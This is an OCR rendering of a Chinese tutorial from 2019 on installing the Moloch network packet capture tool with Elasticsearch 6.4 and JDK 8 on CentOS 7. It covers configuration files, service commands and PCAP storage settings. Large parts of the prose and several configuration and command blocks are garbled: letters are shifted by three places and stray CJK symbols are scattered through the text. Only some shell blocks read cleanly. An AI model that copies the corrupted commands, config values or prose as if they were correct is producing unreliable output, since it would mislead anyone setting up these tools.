
经 罪 矿 Prqfk 矿 角

hodvwfvhdufk Prqfk + 般 Fdswxuh 绕 Ylhz hu,/ 释

。 prqfk 跳 般 语 Prqfk

Hvwlp dwr uv=

kwwsv=22pr rq1fk2&hvwlp dwr uv,



SF DS 。 释 携 WOV +⑨ 。迄 (f)


,携 ⓜ票HV 释 携

警 摄Prσfk 罗 97JE 0 45; JE

雅 神HV 翻 63JE矿RV 翻 670<9JE摄 艺

矿 �m翻 罗耀 罗 摄

警 绑神



经 5 矿 莫 鉴 鉴Ⓑ

摄

题神

```
& f dv 2hwf 2uhgkdv0uhdhdvh

FhqwRV Olqx{ uhdhdvh :1814; 37 +Fruh,

& xqdp h 0u

6143130; 95144191ha 1{ ; 9b97
```


hodvwlf vhdufk

Prorfk 职 Ⓡ 矿 角 间

hodvwlf vhdufk矿 FKDQJ HORJ 矿hodvwlf vhdufk

艺 艺 81813/ 角 翻

hodvwlf vhdufk091713 摄



练携Mdyd

缩 神

4矩|xp

```
' |xp lqvwdoo mdyd041; 130r shqmgn
' mdyd 0yhuvlrq
```

5矩 ⓤ

补 rudfdh 绑 mgn0;x 。 矿

ⓤ

kwwsv=22z z z 1r udf dh1f r p 2whf kqhwz r un2mdyd2mdydvh2gr z qo

r dgv2mgn; 0gr z qor dgv054664841kwp o

```
$   ls -lh jdk-8u191-linux-x64.tar.gz #查看文件大小
$   mv jdk-8u191-linux-x64.tar.gz /opt
$   cd /opt
$   tar -zxvf jdk-8u191-linux-x64.tar.gz
$   cd jdk1.8.0_191/
$   ln -s /opt/jdk1.8.0_191 /usr/local/jdk
$   vim /etc/profile # 新增如下变量
export JAVA_HOME=/usr/local/jdk
export PATH=$JAVA_HOME/bin:$PATH
$   source /etc/profile #让配置文件生效
$   java -version
java version "1.8.0_191"
Java(TM) SE Runtime Environment (build 1.8.0_191-b12)
Java HotSpot(TM) 64-Bit Server VM (build 25.191-b12, mixed mode)
```


色携 hodvwf vhduf k 绑

绑 Olqx{ hodvwf vhduf k + 绑

kwwsv=22z z z 1hodvwf 1f r 2gr z qor dgv2hodvwf vhduf k

矩

```
$   cd /opt
$   wget https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-6.4.0.tar.gz
$   tar -zxvf elasticsearch-6.4.0.tar.gz
$   cd elasticsearch-6.4.0/config
$   vim config/elasticsearch.yml
```


绍携 警远

4 矩hodvwf vhduf k1| p o 远 规绑绍罗 (f)矿qhwz r un1kr vw 翻

LS 矿 规 罗摄

```
& 000000000000000000000000000000000 Fxvwhu
000000000000000000000000000
&
& Xvh d ghvfulswyh qdp h iru|rxu fxvwhu=
&
fxvwhu1qdp h= hodvwfvhdufk
&
& 000000000000000000000000000000000 Qrgh
000000000000000000000000000
&
& Xvh d ghvfulswyh qdp h iru wkh qrgh=
&
qrgh1qdp h= qrgh04
qrgh1p dvwhu= wuxh
qrgh1gdwd= wuxh
& 000000000000000000000000000000000 Qhwzrun
000000000000000000000000000
&
& Vhv wkh elqg dgguhvv wr d vshflilf LS +LSy7 ru LSy9,=
&
qhwzrun1krvw= 43131431533
&
```

```
& Vhv d fxvwp  sruw iru KWWS=

&

kwws1sruw= <533

wudqvsruw1wfs1sruw= <633

kwws1fruv1hqdedng= wuxh

kwws1fruv1doorz 0rulj lq= %-%

& l ru u pruh lqirup dwlrq/ fr qvxo wkh qhwz run p rgxdh

gr fxp hqwdwr q1
```

5矩翻般　　警　　谈矿　　警 dp lw1fr qi 罪

' ylp 2hwf2vhfxulw\2dp lw1fr qi

```
  – vriv qrildn 98859

– kdug qrildn 4643: 5

– vriv qsurf 537;

– kdug qsurf 73<9
```

6矩翻般　　练罗　　艺　雅　　谈矿

警 v| vfwo1fr qi 罪

ylp 2hwf2v| vfwo1fr qi

```
  yp 1p d{ bp dsbfr xqw@988693
```

7矩　　⑨　　起

v| vf wo 0s

携 hodvwf vhduf k ⓤ

4矩 hodvwf vhduf k 结 起 ur r w ⓤ矿(s)

```
' j ur xs dgg hodvwf vhduf k
' xvhudgg hodvwf vhduf k 0j hodvwf vhduf k 0s hodvwf vhduf k
' fkr z q 0U hodvwf vhduf k 2r sw2hodvwf vhduf k091713
```

5矩(g) ⓤ hodvwf vhduf k

```
' vx hodvwf vhduf k
' 12hodvwf vhduf k 0g & 0g 见 ⓤ
```

6矩 院

```
' v| vwhp f wo vwr s iluhz doog
```

苛 携 ⓤ

神 kwws=224313143153: =<533 f xuc

kwws=224313143153: =<533

绑 mur q 迎 矿 ⓟ

```
~
%qdp h%= %qr gh04%/
%f oxvwhubqdp h%= %hodvwf vhduf k%/
%f oxvwhubxxlg%= %<0g| Wgw\ WKp [ : iuLJ Z } Lj z %/
```

```
%yhuvlrq%= ~
   %qxp ehu%= %917713%/
   %exlogbiodyru%= %ghidxow%/
   %exlogbvwsh%= %wdu%/
   %exlogbkdvk%= %8<8849h%/
   %exlogbgdwh%= %534; 03; 04: W56=4; =7: 163; <<7] %/
   %exlogbvqdsvkrw%= idovh/
   %oxfhqhbyhuvlrq%= %17713%/
   %plqlpxpbzluhbfrpsdwhweldwbyhuvlrq%= %81913%/
   %plqlpxpblqgh{bfrpsdwhweldwbyhuvlrq%= %81313%
Ø/
 %wdjdqh%= %\rx Nqrz/iru Vhdufk%
Ø
```

HV 避

神 kwws=224313143153:=<5332bfdw2khdowk

fxuc kwws=224313143153:=<5332bfdw2khdowk

487;5636<< 48=8<=8< hodvwfvhdufk juhhq 4455 55 3 3 3

3 0 43313(


避

Prσfk 绑

补 绑 P r σ f k + 绑 神

kwwsv=22z z z 1p r σ 1f k2&gr z qσr dgv ， / 翻 F hqwr v ：

P r σ f k141915/ 绑神



P r σ f k

```
$   yum install -y perl-JSON  perl-libwww-perl libyaml-devel # 安装依赖
$   rpm -ivh moloch-1.6.2-1.x86_64.rpm #RPM 安装包
$   /data/moloch/bin/Configure #配置 Moloch 只需执行一次
ound interfaces: ens33;ens37;ens38;lo;virbr0
Semicolon ';' seperated list of interfaces to monitor [eth1]  ens37 #选择网卡，我选ens37
Install Elasticsearch server locally for demo, must have at least 3G of memory, NOT
recommended for production use (yes or no) [no] no #选择no
Elasticsearch server URL [http://localhost:9200] http://10.0.10.207:9200 #数据库地址
Password to encrypt S2S and other things [no-default] elasticsearch #设置个密码
Moloch - Creating configuration files
Installing systemd start files, use systemctl
Moloch - Installing /etc/logrotate.d/moloch to rotate files after 7 days
Moloch - Installing /etc/security/limits.d/99-moloch.conf to make core and memlock
unlimitedDownload GEO files? (yes or no) [yes] yes #选择yes，下载相关地理位置文件
...
```

8矩(t) 2 Hodvwfvhdufk Prrfk

练 规 绑 观

' 2gdwd2prrfk2ge2ge1sokwws=22HVKRVW=<533 lqlw

prrfk 。 / FKDQJHORJ 41915 。

```
@https://raw.githubusercontent.com/aol/moloch/master/CHANGELOG
1.6.2 2018/12/07
  - 注意：需要db.pl升级

$  /data/moloch/db/db.pl http://ESHOST:9200 upgrade
```

信安之路

9矩 lqlw ⑨

' 2gdwd2prrfk2elq2prrfkbdggbxvhu1vk dgp lq

%Dgp lq Xvhu%WKHSDVVZ RUG 00dgp lq


:矩 ⓤ prrfk

```
#如果使用upstart (Centos 6或有时Ubuntu 14.04)
$  / sbin / start molochcapture
$  / sbin / start molochviewer
#如果使用systemd (Centos 7或Ubuntu 16.04或有时Ubuntu 14.04)
$  systemctl start molochcapture.service
$  systemctl start molochviewer.service
```

信安之路

kwws神22 PRORFKKRVW神；338

```
    xvhu= dgp lq

  sdvvz rug= WKHSDVVZ RUG iurp  vwhs &9
```



P r σ f k 起


4矩 （f）

雅 LS ls1vuf@@ krvw LS ls1gvv @@ krvw

ls1vuf @@ 431316169

雅 gqv krvw1gqv@@ gqv

krvw1gqv@@ p xvlf 14961f r p



经 罪 Dfwrq Ⓑ 规 SFDS 齐

经 票 艺 规 qdwxudo 携dvfloo携xwl;


矿 规规 lpdjh 迄 矿 艺 [ru

edvh97 摄

雅(x) 66;< 迎 神 sruwlgvv@@

sruw

sruwlgvw@@66;<



(x) 矿 Frqqhfwrqv 罪矿 规 Ⓑ绕职

院 迎 知练罗 结 Ⓟ =11

Vhdufk H{suhvvlrq 矿 结衍 般矿Nqrz lw wkhq gr lw摄

Prσfk 访

4矩 远 prσfk frqilj 1lql 警 / Klj k Shuirup dqfh vhwwqj v 绑远 矿 谈编。 摄

```
    &&& Klj k Shuirup dqfh vhwwlqj v
p dj lfPr gh@edvlf
sfdsUhdgP hwkr g@wsdf nhwy6
wsdf nhwy6Eor fnVl}h@; 6; ; 93;
wsdf nhwy6Qxp Wkuhdgv@7
& wsdf nhwy6Qxp Wkuhdgv@5
sfdsZ ulwhP hwkr g@vlp sdh
sfdsZ ulwhVl}h @5893333
sdf nhwWkuhdgv@8
geExonVl}h@7333333
fr p suhvvHV@wxxh
p d{SdfnhwLqTxhxh @633333
```

5, siulqj

prorfk Fdswxuh 起 desfds 角评 siulqj 。

```
# 官方建议 先去尝试tpacketv3 我们上面用的就是，如需更改可以如下：
pfring We suggest you try tpacketv3 first if available on the host
[root@moloch ~]# vim /data/moloch/etc/config.ini #修改
rootPlugins=reader-pfring.so
pcapReadMethod=pfring
```


6, 练罗 SFDS 。

```
    ' p nglu2gdwd2p r or f k2sf ds
' ylp 2gdwd2p r or f k2hwf 2f r qilj 1lql &        绑
& Wkh gluhfwu| wr vdyh udz sfds ildv wr
sf dsGlu @2gdwd2p r or f k2sf ds
```

7矩 (u) 迄

```
    ' ylp  2gdwd2p r or f k2hwf 2f r qilj 1lql
iuhhVsdfhJ @43(  &
```

P r or f k

HV ⓤ 题

```
$   ps -ef | grep elasticsearch
root       4045   3562  0 09:59 pts/1    00:00:00 su elasticsearch
elastic+   4153      1 92 10:00 pts/1    00:00:09 /usr/local/jdk/bin/java -Xms1g -Xmx1g -
XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupancyFraction=75 -
XX:+UseCMSInitiatingOccupancyOnly -XX:+AlwaysPreTouch -Xss1m -Djava.awt.headless=true -
Dfile.encoding=UTF-8 -Djna.nosys=true -XX:-OmitStackTraceInFastThrow -
Dio.netty.noUnsafe=true -Dio.netty.noKeySetOptimization=true -
Dio.netty.recycler.maxCapacityPerThread=0 -Dlog4j.shutdownHookEnabled=false -
Dlog4j2.disable.jmx=true -Djava.io.tmpdir=/tmp/elasticsearch.Ck5c9TqC -
XX:+HeapDumpOnOutOfMemoryError -XX:HeapDumpPath=data -XX:ErrorFile=logs/hs_err_pid%p.log -
XX:+PrintGCDetails -XX:+PrintGCDateStamps -XX:+PrintTenuringDistribution -
XX:+PrintGCApplicationStoppedTime -Xloggc:logs/gc.log -XX:+UseGCLogFileRotation -
XX:NumberOfGCLogFiles=32 -XX:GCLogFileSize=64m -Des.path.home=/opt/ES6/elasticsearch-6.4.0 -
Des.path.conf=/opt/ES6/elasticsearch-6.4.0/config -Des.distribution.flavor=default -
Des.distribution.type=tar -cp /opt/ES6/elasticsearch-6.4.0/lib/*
org.elasticsearch.bootstrap.Elasticsearch -d
elastic+   4161   4046  0 10:00 pts/1    00:00:00 grep --color=auto elasticsearch
```


ⓤ矿 (g) Ⓑ hodvwf vhdufk ⓤ

```
'  fg 2rsw2HV92hodvwlfvhdufk0917132elq
'   12hodvwlfvhdufk 0g &0g        ⓤ
'  nlo: 0< 7486
```

绕

脑 跳练范 =

Elasticsearch 健康状态检查	http://localhost:9200/_cat/health
数据库初始化检查	http://localhost:9200
可访问性检查	http://viewerhostname:8005
ES 节点检查	http://viewerhostname:8005/stats?statsTab=2

hodvwlfvhdufk 罪 释 VSL (u)

2gdwd2prorfk2ge2ge1so HVKRVW=HVSRUWzlsh & 艺

lqlw 结评(u)

SFDS 。(u)

up 0ui 2gdwd2prorfk2sfds &sfds 释

frqilj 1lql 矿 sfds

prorfkfdswxuh

```
'  v|vwhpfwouhvwduwprorfkfdswxuh1vhuylfh
'  v|vwhpfwovwrsprorfkfdswxuh1vhuylfh
'  v|vwhpfwovwduwprorfkfdswxuh1vhuylfh
'  v|vwhpfwovwdwxvprorfkfdswxuh1vhuylfh
```

p r or f kylhz hu

' v| vwhp f wo uhvwduwp r or f kylhz hu1vhuylf h

' v| vwhp f wo vwr s p r or f kylhz hu1vhuylf h

' v| vwhp f wo vwduwp r or f kylhz hu1vhuylf h

院 iluhz doog

' v| vwhp f wo vwr s iluhz doog

警

' hf kr %%A f ds wxuh1or j & 雅

' f dw 2gdwd2p r or f k2or j v2ylhz hu1or j

' f dw 2gdwd2p r or f k2or j v2f ds wxuh1or j

hwkwr r o0J hqv6; u{ 73<9 w{ 73<9 & 颈

hwkwr r o0N hqv6; u{ r ii w{ r ii j v r ii wwr r ii j vr r ii &院

ⓟ 矿 hqv6; ⓟ

kwwsv=22j lwkxe1fr p 2dr o2p r or f k2z lnl2l DT

kwwsv=22j lwkxe1fr p 2dr o2p r or f k2z lnl2Vhwwlgj v

Prσfk 需

原创 Aloha 信安之路 2019-03-14

